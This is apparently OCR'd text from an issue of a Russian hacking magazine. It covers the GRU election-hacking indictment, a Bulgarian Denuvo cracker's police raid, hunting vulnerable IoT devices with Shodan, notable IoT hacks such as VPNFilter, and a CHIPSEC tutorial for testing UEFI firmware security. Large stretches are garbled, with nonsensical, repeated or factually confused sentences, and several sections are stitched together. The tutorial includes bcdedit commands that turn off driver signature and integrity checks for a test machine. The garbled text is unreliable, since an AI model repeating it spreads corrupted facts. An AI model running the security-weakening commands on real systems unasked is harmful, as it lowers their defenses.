В обвинительном заключении сказано, что все обвиняемые служили в частях 21165 и 74455 (Unit 26165 и Unit 74455) и в 2016 году провели серию решительных атак, направленных на вскрытие и «лечение» предварительного штаба Хиллари Клинтон, вскоре его главу. В результате им удалось завладеть «огромным количеством данных», включая стратегии, поиськть электронные письма жертв и, используя полученные данные, продолжить вторгаться на другие компьютеры.

Кроме того, хакеры якобы проникли в сети Национального комитета Демократической партии США, а также Комитета по выборам в конгресс Демократической партии США, а также Комитета по выборам в конгресс. Последние пускали в ход вредоносное ПО, в другие технологии для проникновения в сети «российской сегиз» и сеть с грыжами APT28 (также известна как Fancy Bear, Sofacy, Sednit, Pawn Storm или Strontium) и Cozy Bear (она же CozyDuke или APT29). Guccifer 2.0 для интервью журналистам Vice Motherboard, заявив, что «не имеет ничего либо общего с Россией и вообще имеет в Румынии.

Кроме того, Минюст сообщает, что служащие части 74455 взламывали компьютеры избирательной комиссии и секретаря нескольких штата, а также фирм, которые поставляют ПО и другие технологии для проведения выборов. Все это делалось с целью хищения информации о сотне тысяч избирателей. При этом хакеры тщательно скрывали свои личности, а для фальсификации своих операций (получение серверов, доменов и доступа к доверенным использованным компьютерам) и майнинг Bitcoin, что помогало им скрыть происхождение средств.

ВЗЛОМАЛ DENUVO? ЖДИ ПОЛИЦИЮ

Совсем недавно мы писали о крякере Voksi (21-летний житель Болгарии), который сумел справиться с новейшим вторжением защиты Denuvo, включая Total War Saga: Thrones of Britannia, Tekken 7, Injustice 2 и новом DLC для Prey.

Напомню, что Voksi, основавший группу Revolt, стал своего рода кумиром геймеров в кряжковом сообществе. Дело в том, что он научился всему сам, с нуля, даже на имеет профильного образования. Он частенько заявлял, что «ненавидит Denuvo» и «ненавидит» обходящих с пользователями последние разработки в области DRM-защиты и способы их обхода, выкладывая на YouTube подробные видеоуроки взлома, в защиту Denuvo «называя» не иначе как «рак интернет».

Но в конце июня неожиданно выяснилось, что внимание, что происходит нечто странное. Voksi, который обычно демонстрировал постоянную активность в онлайне это дает стало поводом для шуток, мол, кряжер «иногда не стал» и не продолжил. Но, оказывается, что он «сидит в работе» прямо за сотни и не с кем не общался.

Хуже того, дела за самим Voksi из интернета исчез «рэм» группы Revolt — ее сайт и форум. А затем для сайта Revolt group вдруг заработала перенаправление на ttw.bg: посетителя ресурса попадают на официальный сайт МВД Болгарии. Хотя многие пользователи решили, что это шутка, отсутствие Voksi и молчание с его стороны наводили на совсем другие, куда более мрачные мысли.

26 июля 2018 года Voksi вернулся в онлайн и вышел на связь с кураторами группы TorrentFreak. CBuLuck, что произошло? Увы, «любое мрачные прогнозы оказались верны: компания Irdeto, которой с недавних пор принадлежит Denuvo, обратилась к правоохранительным органам с заявлением о возбуждении уголовного дела, и кряжером занятнопосольства болгарское полиция.

Voksi рассказал, что к нему домой пришли сотрудники правоохранительных органов, в том числе сотрудники отдела по борьбе с организованной преступностью и местные полицейские. Их интересовала деятельность Voksi, связанная со взломом Denuvo. Как именно полиция нашла кряжера, пока остается неясным, но сам Voksi говорит, что вмешались его правительство.

Представители органов правопорядка провели в доме Voksi обыск и изъяли его основной рабочий компьютер и сервер. Самого кряжера, как на странно, не задержали на месте, но пригласили в полицейский участок для дачи показаний на следующий день. И даже после этого Voksi пока остается на свободе.

Voksi не сообщает, имеют ли обвинения ему предъявлены, сказано-рассказал, что полиция говорила об ущербе, который его деятельность нанесли Denuvo (впрочем, не сказала на какие-либо конкретные заявки).

Кряжер рассказал, что уже пользуется связаться с представителями Denuvo и урегулировать возникший конфликт мирным путем. Он не стал радовать в подробностях и отказался сообщить Vice, что, если бы не заявил, что у него «сильно впечатление, будто представители Denuvo уже приняли окончательное решение (которое им к тому же могли навязать «закрыв»). Теперь в конечном счетке, что дальнейшему судьбу Voksi должна решать бесстрастная прокуратура.

Разумеется, в сложившейся ситуации Voksi не сможет продолжать заниматься кряжером, и группе Revolt тоже прицел конец (власти действительно опытом данным официального ресурса группы).

«Я сожалею, я более не смогу заниматься тем, чем занимался. Я делал это ради всего, ребята, я, конечно, из-за того, что такое дерьмо. Но (как Denuvo) вообще не должно присутствовать в играх. Возможно, кто-то другой сможет продолжить мое дело», — пишет Voksi на Reddit.

В настоящее время кряжер ищет помощи кураторов, так как адвокаты ему не предоставили ни во время проведения обыска, ни во время допроса. Voksi «страшащуюся» и волнующие «пишу», он просит обращаться в Discord-канал группы Revolt или к нему лично (Voksi#4586).

1000+ КРИПТОВАЛЮТНЫХ ПРОЕКТОВ ПРИЗНАНЫ «МЕР-ТВЫМИ»

Аналитик Coingecko и DeadCoins подсчитали, что на конец июня 2018 года в мире насчитывалось более **1000** «мертвых» криптовалютных проектов, прекративших или вообще не начавших свою деятельность. Среди «мертвецов» оказались такие известные проекты, как Ripple, который несмотря на то, что в прошлом году сообщил о сделке Bankera и Ripple, в прошлом году Bitfi, который в ноябре 2017 года в мире насчитывалось более **1000** мертвых

ANDROID

ОБЗОР ANDROID GO, НОВЫЕ МЕХАНИЗМЫ ЗАЩИТЫ ANDROID P И ОБРАТНЫЙ ШЕЛЛ С ПОМОЩЬЮ FRIDA

Сергей Болдин
Антон Кочкин

Сегодня в выпуске: отличие облегченного Android Go от стандартной версии Android, новые механизмы защиты Android P, инструкция по внедрению обратного TCP-шелла в Android (Google Play), распознавание лиц с текстом с помощью ML Kit, генерация кода Kotlin с помощью аннотаций и описание серверного MobileSyncd. А также: подсказки на экране, обогащение данных в Lucene 8, и 14 свежих библиотек.

ИНСТРУМЕНТЫ И РЕСУРСЫ

- Kotlego — не новый, но весьма полезный модуль Kotlest, который поможет отказаться либо отсрочиться на сверстроте-прелесть.
- kotlin_playground — подборка экспериментов с компилятором.

ПОЧИТАТЬ

Чем отличается Android Go от обычного Android

Android Go — это не просто урезанная версия Android, а его отдельная ветка. Google — отличия с сокращенной обычной версии Android — при «старом» железе:

- В отличие от устройств с Android Go, которые поставляются в рамках программы Android One, в Android Go — ограничения на использование и модифицирует и производительность производителя смартфона (если он этого позволит).
- Единственное значение пользователям отличие Android Go от обычного Android — ограниченная производительность.
- В Android Go отличия: меньшее количество большинства пользовательских приложений: Dialpitch VPN, фирменные разделения экрана, поддержка Android Auto и Android Wear.
- По умолчанию в Android Go отключено шифрование, однако некоторые устройства поддерживают его в ручном.
- Android Go поддерживает только ограниченное количество фоновых приложений (в Google Assistant, например, есть «что не спросить у ассистента» отключенный).
- Android Go по умолчанию включен «ПМ», снижающий давление в оперативной памяти.
- Некоторые предустановленные приложения Android Go — это веб-приложения, например, Gmail Go и Maps Go — это Web-версии, и «ходят» в стандартное «начальное» на HTML/JS интерфейсе, причем Google Maps Go весит 1Мбайт, а Gmail Go 2Мбайт (по подсчетам Google).
- Часть приложений на «начальной Android Go» (или) урезаны. Youtube Go — это не просто Youtube, а «Youtube с ограничениями», в частности, в нем нельзя не менее важно смотреть видео, наоборот, нельзя просматривать новый набор фоновой Google Maps Go, которая позволяет просматривать прогнозы.

Search Maps in Google Maps Go
Home
Work
Restaurants
Gas
Coffee
Bars
Hotels
Shopping
Transit
Parking
Traffic
Offline
Settings
Help
Turn off Data Saver
Turn off Location History
Turn off Location Sharing
Turn off Location Reporting
Turn off Location Services

ОПАСНЫЙ ЛЕС

КАК НАЙТИ УЯЗВИМЫЕ УСТРОЙСТВА И ЧТО МЕШАЕТ ИХ ВЗЛОМАТЬ

Когда читаешь новости про недавно обнаруженные уязвимости или смотришь выступления на каждом конференции, кажется, что все вокруг только и занимаются тем, что ищут уязвимости и пишут эксплойты. Причем часто для взлома не требуется ни высокой квалификации, ни глубоких знаний в предметной области. Давай выясним на примере, так ли это?

МИЛЛИАРДЫ ПОТЕНЦИАЛЬНЫХ ЦЕЛЕЙ

Согласно отчету Cisco, в 2016 году мировой парк IoT-устройств вырос до 6,4 миллиарда. Если учесть, что в среднем в каждом из домашних хотя бы несколько из 12 с лишним миллиардов с персональной или рабочей целью. Для сравнения: в 2016 году мировой парк ПК Microsoft оценивают в 1,5 миллиарда. Но ведь не все IoT-устройства уязвимы, при разработке которых о безопасности не думали совсем.

Среди клиентских рисков для среднего сегмента системы автоматизации зданий, которые мы выявляем при аудитах, в большинстве случаев — это доступ к веб-серверу с возможностью изменения настроек или сброса. Реже идет взломщик к софтверным приложениям (в том числе — для мобильных устройств), которые позволяют управлять теми данными.

Для среднего сегмента любого типа предприятия ключевой «ПЕРЕЛ» играет «случайная» техника при доступе при обращении к серверам управления настроек (например, / web/cgi_wap и обход / cables_total) или прямого доступа к веб-интерфейсу в варианте IP-камеры (версия / web / cgi / login.cgi).

Для среднего сегмента большинство домашних, выявляющих проблемных зон. Обычно, как показывает, основные проблемы с безопасностью при получении злоумышленником соответствующего TCP-пакета.

Злоумышленник получает возможность использования сервера верхней протокола по запросу анонимного доступа в случае случая можно, а также получает доступ к данным, которые могут быть использованы для дальнейшего взлома.

Для среднего сегмента большинство домашних (в том числе — для начинающих) — это «дырявые» роутеры.

КАК ИСКАТЬ УЯЗВИМЫЕ IOT-ДЕВАЙСЫ

Выявление известных или неизвестных критичных полных дружественных к уязвимости, а самые эффективные из них для среднего сегмента — это Shodan. В каждый раз можно использовать дорожные фильтры, выбрать наиболее подходящие фильтры для поиска по максимой эксплуатации уязвимости.

Что бы ты ни искал — будь то «дырявые» роутеры, «дырявые» IP-камеры, принтеры при не вначале интернет-ресурс инженерного. Другие в качестве «дырявых» устройств. Также Shodan пропускает IP-адреса, которые с выдачи. Например, по поиску прямо согласно MAC-адресов или версии ОС обнаружения, а также по ограничению по ASN, по IP-адресам, по определенным портам. Shodan и Censys. Также пользователи могут запросы для Google и следующие полезные прямые ресурсы, которые бы найти уязвимые устройства:

1. Shodan
2. Censys
3. Google

Подробнее о них и примеры продемонстрировать поиска читай в нашем статье по ссылкам выше.

INFO

Для предотвращения полных взломщиков не рекомендуется использовать стандартные пароли, некоторые делают и подробности производящие сборкины логин или в сдвиг. Сервис доступа или не изменяется. Достаточно внимательно прочесть описание ресурсов, которые бы использовать, отличные при для поиска фильтры.

Дополнительные плюс подробностями производящие сборкины. Также Shodan и Censys. Для поиска уязвимых устройств. Не пользуются только уже упомянутые. Также, отличные поиска. Например, в случае с устройствами сборкины. Для поиска с сервисами. Также, отличные поиска. Также, отличные поиска. Также, отличные поиска.

ПОЧЕМУ ЗАЩИТА ОТ ВЗЛОМА ПРОИЗВОДИТЕЛЕЙ ОТСУТСТВУЕТ

Для производителя

СМЕШНЫЕ И СТРАШНЫЕ ВЕЩИ

ВСПОМИНАЕМ САМЫЕ ЗРЕЛИЩНЫЕ ВЗЛОМЫ ЮТ ЗА ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕТ

Ксения Рейбандт
Андрей Письменный

Подключение к интернету надоедает: многие из домашних устройств можно назвать полезными компьютерами, но безопасность их оставляет желать лучшего. Мы вспоминаем самые зрелищные взломы ЮТ за последние 3 месяца. В этом выпуске: 10 сексуальных кукол, всех интересующих, что случилось в этой области за последние полгода, от кражи ворота вроде кожаных ошейников до видео, которое полицейскому могут быть опасными для жизни.

В середине февраля исследователь, что кукла есть доступ по интернету, что позволяет использовать ее в качестве шпионского устройства. Кукла Cayla, которая выглядит как ребенок, может ответить на вопросы детей сотнем заранее заданных ответов, подарить с гаджеты по умолчанию и поиграть, что играет с ними в игры. Оказалось, с Bluetooth-модулем в куклу можно подключиться и с 10 метрах отвечать на ответы. В ближайшем будущем другие ИТ-устройства будут использовать для шпионажа. Например, в Нидерландах полиция использует для прослушивания подозреваемых приборы слежения GPS-100 100-000 кстати. Телефон-шпионский. И это проблема, в обсуждении будущих чисел «Мобильные шпионы» и «Шпионы».

Иногда в случае с ноутбуком, которые не подключены к интернету, можно использовать домашние сети вроде модем 123456 (это действительно пароль для одной из сетей). Но в случае с домашними сетями, которые могут быть подключены к интернету, вы можете использовать чтобы получить доступ к компьютерам, что не обновлялись. В результате на в Сети оказался каждый год. Причем, в иногда под подозрение попадают свои пароли. Для большинства сетевых приборов (роутеров, принтеров, камер и т.д.) пароль по умолчанию — admin, admin. Но не всем на была отсрочка целых полгода. Вот, например, что случилось.

10 сексапильных кукол

Кукла Cayla — это не просто сексапильная куклы, которые могут использовать в качестве шпионского устройства. Кукла, которая в основном ходит хуже, чтобы не сбить с ног, — это робот, которая может ходить, разговаривать, а также выполнять несколько простых задач. Робот Nao — это робот, которая может ходить, разговаривать, а также выполнять несколько простых задач и обладает Nao марта, учитывая персональные данные вплоть до отпечатков пальцев.

1. Вибратор с камерой видит прямую трансляцию

Вибратор, которая может подключиться к интернету, чтобы дистанционно управлять вибратором, можно потом он стоит спешить сообщить на смартфоне, а также в виде видеоинформации. Это вибратор Lovense Hush. Вибратор Sinful Toys с видеокамерой и беспроводным интерфейсом — Kickstart, которая может подключиться к интернету, чтобы дистанционно управлять вибратором, можно потом он стоит спешить сообщить на смартфоне, а также в виде видеоинформации

СМЕШНЫЕ И СТРАШНЫЕ ВЕЩИ

ВСПОМИНАЕМ САМЫЕ ЗРЕЛИЩНЫЕ ВЗЛОМЫ ЮГ ЗА ПОСЛЕДНИЕ НЕСКОЛЬКО ЛЕТ

«Во время заполнения огромного резервуара они взламывают SCADA-систему, снижают температуру, чтобы в резервуаре возле больше топлива оставалось — покупают Kaspersky. В результате под конец дня в каждой цистерне оказывается ровно пол-литра пороха».

Аналогичные термы, по словам Касперского, применяются для взрывов и огня в других объектах. Для этого каждую инженерную систему, которую надо заставить взрывать, и менеют данные о всех перевозимых грузах. «Обычные пользователи становятся все более ценными и компьютеризированными», — добавил Касперский.

Очистка воды под угрозой

В один прекрасный день сотрудник водоочистительного центра, назвавшийся которого что-то долго доставал обсуждать, обсуждаемо, что автоматика работает со стандартными обоями и уровень химикатов то и дело произвольно изменяется. Выяснилось на поверку комплекс специалистов из Honeywell. Сотрудник будь он на посту в нужный день, подозрительные обои остались бы незамеченными.

Но менее эксперты, как-то раз сотрудник системы кто-то «подправил» значение, уровня И-адреса зладея уже фигурировали в расследованиях кибвнетиков каменных.


Оказалось, что каждую прочиеи в систему через платежное веб-приложение и не требовалось даже даже с полномочий клиентов. Попав на сервер, он обнаружил FR-файл, содержащий учетные данные администратора АБ-АБ0 и вкладку прогнозу теста. Они не помню, что это за система, и спи пр просто менять настройки, пытаясь разобраться.

VPNFilter

Новейшая и наиболее комплексная угроза в мире IoT — это троян (и ботнет) VPNFilter. Уже всюде после первого обнаружения VPNFilter зарасел полмиллиона роутеров Linksys, Mikrotik, NETGEAR и TP-Link, а также NAS продукты компании QNAP и Sil страна мира.

Заражение этим червем делится на три стадии, и с технической точки зрения можно даже сказать, что это три разные вируса. Вредонос перешел стадию проит и ежемесячно, получая возможность вскоре в любой момент функции самоуничтожения, после активации которой заражение устройство превращается в кирпич, вроде в бесконечный цикл перезагрузки. Трояны фаза атаки подразумевает запуску на заражение устройство вредоносных плагинов, каждый — со своим спецкодом.

Особо опасным VPNFilter делает то, что уже на первой стадии он неплохо закрепляется на устройстве и просто перезагрузкой его не выкинешь (равно это касается большинства ботнетов для роутеров). Из-за этого VPNFilter не использует каких-то слишком серьезные уязвимости, его модульная архитектура позволяет атаковать через любую уязвимость устройства благодаря более шому списку уже известных, но далеко не всеми закрытых багов.


EXPLOITATION
Pivot
STAGE 1
Pivot
Pivot
Pivot

ВЗЛОМ

ПЖНТЕСТ

ОЦЕНИВАЕМ ЗАЩИЩЕННОСТЬ ПРОШИВКИ UEFI С ПОМОЩЬЮ CHIPSEC

Егор Вахненко
egorvk@kaspersky.com

В этой статье мы разберем схему функционирования и устройство прошивки UEFI на материнских платах с процессорами и чипсетами Intel, протестируем ее с помощью CHIPSEC Framework и сделаем ряд не очень утешительных выводов. :)

UNIFIED EXTENSIBLE FIRMWARE INTERFACE

После подачи питания на аппаратную платформу ЗВМ должна произойти корректная инициализация оборудования и затем загрузчик операционной системы. Если раньше эту функцию выполняли всем известный BIOS Legacy, то со временем производители аппаратных платформ пришли к использованию более усовершенствованного стандарта — UEFI.

Некоторые отличия между BIOS Legacy и UEFI отражены в сравнительной таблице.

	Характеристики BIOS Legacy	Характеристики UEFI
Поддерживаемые режимы работы процессора	Режим реальных адресов	Режим реальных адресов, защищенный режим работы процессора
Поддержка виртуальной памяти	Не поддерживает	Поддерживает
Объем используемой оперативной памяти	1 Мбайт	Не ограничен
Пространство опционального ПЗУ (Option ROM)	1 Мбайт	Не ограничено
Доступ к регистрам	16-битный	16-битный, 32-битный, 64-битный
Независимость от архитектуры	Не обеспечивает	Обеспечивает
Язык программирования	Ассемблер	Си/ассемблер
Последовательная загрузка	Отсутствует	Присутствует
Таблица разделов жесткого диска	MBR	GPT

Спецификация UEFI описывает интерфейс между операционной системой и программным обеспечением аппаратной платформы во время загрузки. Основная идея, заложенная в спецификации, — сделать прошивку модульной и расширяемой.

Изменения в спецификации управляет сообщество Unified Extensible Firmware Interface Forum, основная задача которого — расширить и улучшить существующую спецификацию, добавляя новые функциональные возможности и исправляя текущие недостатки. Для разработчиков программных компонентов спецификация UEFI предоставляет возможности повторного использования кода, расширяемость и модульность, а также легкого портирования в процессе разработки.


Хорошо это или плохо? С одной стороны, расширяемость и модульность позволяют разрабатывать гибкие и масштабируемые прошивки для различных аппаратных платформ. С другой — обилие программного кода делает не более уязвимым. Так как некоторые производители обеспечение программных кодов UEFI перенесенно в систему, уровень защищенности прошивки играет основную роль при оценке защищенности всей ЗВМ.

АППАРАТНОЕ РАСПОЛОЖЕНИЕ ПРОШИВКИ UEFI

Содержимое флеш-памяти SPI обычно называют прошивкой платформы. Как правило, она расположена во флеш-памяти SPI (Flash memory). В этой же памяти располагается прошивка UEFI.

Аппаратное расположение прошивки платформы

Для того чтобы система могла различать прошивки между собой, флеш-память делится на регионы. Доступ к регионам разграничивают встроенный в чипсет PCH SPI-контроллер (у современных систем PCH играет роль южного моста). На скриншоте представлен дамп флеш-памяти SPI в утилите UEFITool.



Дамп флеш-памяти SPI в UEFITool

Описание некоторых регионов флеш-памяти SPI:

- Flash Descriptor (Descriptor region) — регион дескриптора, содержащий основные сведения о настройке флеш-памяти SPI;
- GbE region — регион, содержащий основные настройки сетевой карты;
- ME region — регион, содержащий прошивку ME (ME выполняет функции управления энергопотреблением, функции инициализации и запуска основного процессорного ядра);
- UEFI region (BIOS region) — содержит прошивку UEFI;
- PDR region — регион, предназначенный для описания возможностей, зависящих от платформы.

ОБРАЗЫ И ПРОТОКОЛЫ В UEFI

Спецификация UEFI позволяет расширять прошивку через загрузку образов. Образ в UEFI может быть представлен из GUID и структуры интерфейса протокола. Структура интерфейса протоколов состоит из GUID и данных, которые используются для доступа к тому или иному устройству. Управление протоколами обеспечивают специальные службы UEFI (LocateProtocol, OpenProtocol и другие).

ОСНОВНЫЕ ФАЗЫ ФУНКЦИОНИРОВАНИЯ ПО UEFI

Работу ПО UEFI условно можно разбить на два этапа:

- во время инициализации платформы;
- во время загрузки и работы ОС.

Схема функционирования прошивки UEFI во время инициализации платформы

Ниже описаны, за что отвечает каждая фаза.

SEC:

- обработка всех событий перезапуска платформы;
- создание кэшируемой временной памяти;
- проверка целостности и подлинности элементов прошивки;
- подготовка и передача необходимой информации в следующую фазу.

PEI:

- инициализация постоянной памяти;
- описание памяти в специальных структурах Hand-Off Blocks (HOBs);
- описание адресов размещений микропрограмм в HOBs-структурах;
- передача управления в фазу управления драйверов.

DXE:

- инициализация служб загрузки, служб реального времени выполнения и служб DXE (DXE Services);
- обнаружение и выполнение драйверов DXE;
- инициализация процессора, набора микросхем и компонентов платформы.

BDS:

- инициализация консольных устройств;
- загрузка драйверов устройств;
- попытка загрузки в ОС;
- если попытка не удалась, повторно выполняется фаза DXE.

В качестве отдельной фазы выделяют режим системного управления (SMM).

РЕЖИМ СИСТЕМНОГО УПРАВЛЕНИЯ (SMM)

SMM — специальный режим работы, в который происходит переходит через вызов прерывания управления системой (SMI). Среда исполнения кода SMM инициализируется драйверами служб загрузки и находится в специально выделенной приемлемой/доверенной области памяти SMRAM (System Management Random Access Memory).

Разработчики аппаратных платформ могут использовать данный режим для любых целей (управления питанием, обработка системных ошибок, обеспечение безопасности прошивки и другое).

Режим системного управления считается режимом -2 кольца защиты процессора, а в связи с тем, что SMI-прерывание легко вызвать из ядра ОС, он представляет особый интерес для злоумышленника.

SMRAM

SMRAM — это защищенная на уровне PCH области физической памяти, которая представляет собой адресное пространство при входе в SMM-режим. Эта область памяти содержит код и данные обработчиков SMI-прерываний, а также сохраненный контекст процессора и операционной системы перед вызовом SMI-прерывания.

Адреса внутри SMRAM представляют собой смещения относительно значения SMBASE, которое, в свою очередь, является внутренним регистром процессора, содержащим базовый адрес SMRAM. Отмечу, что SMBASE — это один из MSR-регистров.

Параметры управления доступом к SMRAM прописаны в конфигурации 8-битного регистра SMRAM Control.

SMI-прерывания

SMI (System Management Interrupt) — единственный способ перевести процессор в режим системного управления. SMI представляет собой внешнее прерывание, работающее независимо от механизма обработки прерываний и исключений процессора.

SMI-прерывания бывают аппаратными, системными и программными. Со стеком возможностей обработчиков SMI, генерируемых SMI-прерывания, можно ознакомиться здесь (Power Management).

Вызвать программное SMI-прерывание можно при помощи записи в порт ввода-вывода APM (Advanced Power Management). Данный порт имеет два регистра: APM_CNT (0xB2) и APM_STS (0xB3).

APM_CNT (0xB2) — управляющий регистр. Для вызова SMI-прерывания необходимо записать в этот регистр 0ah7 — номер ноды прерывания.

APM_STS (0xB3) — регистр статуса. Запись в данный регистр не вызывает SMI-прерывание, тем не менее он может быть использован для передачи дополнительных параметров SMI-прерываний. Данный SMI-прерывание будет сгенерировано только в том случае, если в конфигурационном регистре APM-статуса бит APMC_EN.

Обработчики SMI-прерываний

Обработчики SMI-прерываний вызываются процессором при возникновении соответствующего SMI-прерывания и возвращаются в операционную систему с помощью инструкции RSM. Основным механизмом передачи информации и регулирования доступа к дополнительно обработчиком SMI-прерываний является SMRAM. SMST (System Management System Table) SMST обеспечивает доступ к службам режима SMM.

CHIPSEC
Что такое CHIPSEC?

CHIPSEC представляет собой фреймворк, написанный на Python. Его можно использовать как из командной строки, так и в качестве импортируемых Python-модулей, что позволяет с легкостью писать собственные тесты для оценки защищенности. Первая версия фреймворка была представлена в 2014 году на конференции CanSecWest.

CHIPSEC можно использовать на операционных системах Windows, Linux, macOS или особые базовой ядро операционной системы. В таком случае поддержится UEFI Shell — стандартное UEFI-приложение.

INFO

Последние наборы чипсетной логики (Intel 300 Series) и процессоры Core 8-го поколения (Coffee Lake) не поддерживаются CHIPSEC.

Продолжение статьи

ПЕНТЕСТ UEFI

ВЛИЯНИЕМ ЗАЩИЩЕННОСТИ ПРОШИВКИ UEFI СТОМОЩЬЮ CHIPSEC

WARNING

Настоятельно рекомендуется устанавливать и использовать фреймворк только на тестовых ЭВМ.

Установка

Сначала устанавливаем зависимости. Для систем с пакетным менеджером yum:

```
> yum install kernel kernel-devel-$(uname -r) python-devel
gcc nasm redhat-rpm-config
> pip install setuptools
```

Для систем с пакетным менеджером apt:

```
> apt-get install build-essential python-dev python gcc \
linux-headers-$(uname -r) nasm
> pip install setuptools
```

Затем устанавливаем CHIPSEC. Проще всего установить из PyPI:

```
> pip install chipsec
```

Кроме того, установить можно вручную:

```
> git clone https://github.com/chipsec/chipsec
> python setup.py install
```

Наконец, отключаем безопасную загрузку для нормальной работы драйвера.

Windows

Для установки CHIPSEC в Windows необходимо вручную собрать и подписать только из Windows x64 драйвер для взаимодействия фреймворка с конечным аппаратным платформ.

Сначала устанавливаем необходимые пакеты.

```
> pip install setuptools
> pip install pywin32
```

Затем собираем и подписываем драйвер по отдельной инструкции. Копируем подписанный драйвер в директории **<DRIVER_DIRECTORY>\chipsec\helper\win\win7_amd64** или **<DRIVER_DIRECTORY>\chipsec\helper\win\win7_x86** в зависимости от архитектуры процессора на тестируемой системе.

После того, как драйвер скачается в нужной директории, устанавливаем CHIPSEC:

```
> pip install chipsec
```

В данном случае подписанный драйвер следовало положить в файл **<PYTHON_DIRECTORY>\Lib\site-packages\chipsec\helper\win\win7_amd64\chipsec_hlpr.sys**. При корректной установке в директории **<PYTHON_DIRECTORY>\Scripts** должны появиться исполняемые файлы с двумя основными модулями CHIPSEC.

Основные модули CHIPSEC

Отключаем обязательную проверку подписи драйверов. Это необходимо делать после каждого перезапуска системы:

- Переходим в меню дополнительных параметров загрузки:

```
> shutdown /r /t 0 /o
```

- «Поиск и устранение неисправностей» → Дополнительные параметры → Параметры загрузки → Перезагрузить »
- В появившемся после перезагрузки окне нажмем клавиши «Отключить обязательную проверку подписи драйверов».

Данный способ работает без отключения опции безопасной загрузки. В качестве альтернативы можно отключить безопасную загрузку и выполнить следующие команды в CMD (Administrator):

```
> Bcdedit /set nointegritychecks ON
> Bcdedit /set loadoptions DISABLE_INTEGRITY_CHECKS
```

После чего устанавливаем тестовый режим работы системы и перезагружаем ее:

```
> Bcdedit /set TESTSIGNING ON
> shutdown -r -t 0
```

Чтобы вернуться систему в первоначальное состояние, выполняем обратные команды и после рад перезагружаем:

```
> Bcdedit /set nointegritychecks OFF
> Bcdedit /set loadoptions ENABLE_INTEGRITY_CHECKS
> Bcdedit /set TESTSIGNING OFF
```


Описание модулей CHIPSEC

Для запуска утилита в CHIPSEC — *chipsec_main* и *chipsec_util*. Утилита *chipsec_util* содержит набор инструментов для взаимодействия с аппаратной платформой. Чтобы проверить весь набор функций, предоставляемый данной утилитой, достаточно выполнить команду **chipsec_util** в командной строке (Рисунок 1).

Утилита *chipsec_main* запускает тесты. Чтобы запустить стандартный набор тестов для оценки защищенности аппаратной платформы, выполняем **chipsec_main** в командной строке (полный лог).


Результат работы chipsec_main

Для запуска отдельного модуля с тестом можно воспользоваться опцией **-m** или **--module**



Запуск отдельного модуля с тестом

Полный список опций и формат возвращаемого значения *chipsec_main* можно посмотреть здесь. Список поддерживаемых CHIPSEC аппаратных платформ — здесь. Если платформа не поддерживается, пользователям фреймворком все равно можно. В таком случае CHIPSEC пропустит все тесты, специфичные для конкретных аппаратных платформ



Дополнительная опция chipsec_main

Каждый из отдельных тестов CHIPSEC создан на основании реальных атак или рекомендаций по безопасной разработке прошивки. В таблице описаны основные тесты защищенности UEFI. За более подробной информацией можно обратиться к мануалу CHIPSEC.

Общая оценка защищенности

Название модуля	Описание модуля
common.secureboot - variables	Проверяет переменные безопасной загрузки UEFI (Secure Boot variables) (attack), проверяет собственные политики модификации переменных, переменные должны иметь правильные атрибуты доступа и защиту от несанкционированной модификации
common.uefi.access_uefispec	Проверяет атрибуты доступа глобальных переменных UEFI на соответствие спецификациям
tools.uefi.blacklist	Проверяет компоненты прошивки UEFI (прошивка не должна содержать вредоносных компонентов, определенных в специальном конфигурационном файле)
tools.uefi.whitelist	Генерирует устойчивый список образов UEFI, после чего сверяет новые состояния образов с данным списком во избежание модифицирований
common.bios_kbrd_buffer	Проверяет буфер клавиатуры BIOS на наличие паролей BIOS/HDD/pre-boot, чтобы предотвратить атаку, описанную здесь (в идеале буфер клавиатуры BIOS должен быть пустым)
common.uefi.s3-bootscript	Проверяет безопасность сценариев загрузки из режима ОЗУ (S3), реализованного на базе протокола EFI_BOOT_SCRIPT_EXECUTION_PROTOCOL. Для создания данного модуля послужила уязвимость CVE-2014-8274. Примеры атак: 1, 2, 3
common.ia32cfg	Проверяет архитектурные особенности IA32/M64 (архитектурные особенности, включая регистры MSR, должны быть правильно сконфигурированы и заблокированы)
tools.smm.rogue_mmio_bar	Пытается создать поддельные диапазоны MMIO (Memory-mapped I/O) в памяти, перекрывать аппаратное обеспечение MMIO BAR (MMIO Base), в поддельную область памяти, после чего наблюдает за изменениями, сделанными обработчиками SMI-прерываний в перемещенном диапазоне MMIO

Оценка защищенности флеш-памяти SPI

Название модуля	Описание модуля
common.bios_wp	Проверяет возможность модификации флеш-памяти SPI. Тест основан на проверке регистров чипсета PRR PRN и флаге регистра BIOS_CNTL
common.bios_smi	Проверяет конфигурацию событий SMI. Если конфигурация событий SMI настроена неправильно, теряет смысл защита от перезаписи, основанная на регистрах BIOS_CNTL
common.spi_desc	Считывает SPI Flash Descriptor, проверяет пригодность возможности его модификации
common.spi_fdopss	Проверяет значение бита FDOPSS регистра HSFS контроллера SPI, сигнализирующего о перезапуске SPI Flash Descriptor
common.spi_lock	Проверяет значение бита FLOCKDN регистра HSFS контроллера SPI. Если FLOCKDN не установлен, конфигурация SPI-контроллера, включая PR-регистры, может быть модифицирована злоумышленником
common.bios_ts	Проверяет блокировку регистра с UEFI во флеш-памяти SPI

Оценка защищенности SMM

Название модуля	Описание модуля
common.smm	Проверяет конфигурацию регистра SMRAM Control во избежание доступа к SMRAM
remap	Проверяет возможность перенаправления SMRAM
common.smm	Проверяет возможность реализации атаки SMM cache poisoning
tools.smm.smm_ptr	Проверяет возможность реализации атаки типа «прыжок в кодовый кэш»
smm_dma	Проверяет возможность реализации DMA-атаки

CHIPSEC в Python

Утилиты *chipsec_main* и *chipsec_util* можно использовать не только из командной строки, но и в качестве импортируемых Python-модулей. Это позволяет создавать собственные сценарии для оценки защищенности аппаратной платформы или проверки использования функциональности *chipsec_util* в Python.

Чтобы выполнить необходимую команду, передаем массив с опциями в функцию **chipsec_main.main()** или **chipsec_util.main()**. Например, так можно вызвать программное SMI-прерывание с кодом 0x0E:

Вызов программного SMI-прерывания в Python с помощью chipsec_util

В качестве примера использования CHIPSEC в Python был написан скрипт chipsec_script.py. Он запускает определенный набор модулей CHIPSEC и делает вывод о состоянии защищенности аппаратной платформы.

